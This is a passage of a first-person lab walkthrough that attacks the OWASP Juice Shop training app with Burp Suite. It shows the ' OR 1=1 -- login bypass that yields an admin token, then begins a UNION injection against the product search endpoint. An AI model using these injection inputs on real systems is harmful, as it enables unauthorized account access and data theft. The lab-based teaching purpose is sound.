


Figure 10.

If we inject that error, the single quote, with OR 1=1 --, we receive an authentication token. Which is to say, permission has been granted due to setting the email to admin OR True (1=1, which we know to always be true according to logic). This command is basically saying to juice-shop "if the email you input matches one that we have in our system, OR if one is equal to one, then permission is granted to you". The double-dash at the end is a SQL inline comment that tells the servers to ignore everything after that. Let's see what this all looks like.




Figure 11.

I went back to the intercept window in my proxy tab to modify the email header there to match my SQL input from the Repeater and hit Forward.




Figure 12. Open sesame!!




Figure 13. Looks just like me.

CONTINUE;

(PART 2): exploiting multiple accounts simultaneously.




Figure 14.

Firstly, we must establish where a SQL injection might take place along the URL. Based off the status code, Method, and MME type, it's easy to deduce that the /rest/products/search?q= is a good lead to follow; including "q=" being tagged to the end there is common among GET requests for databases.




Figure 15. Navigating back to the URL of juice-shop, I input the complete URL and clicked Enter.




Figure 16. I turned on the Intercept button to capture the URL request and once that request was in Burpsuite I sent it to the Repeater so I can run through injections before Forwarding on to my local server.




Figure 17.

Now according to cheat sheets, professors, and the creators of SQL themselves the tables on both sides of the UNION should have the same number of columns for the UNION to establish. Since I don't know how many columns are in the database but know how to return columns, iteratively, that is what I will have to do, as shown in Figure 18.

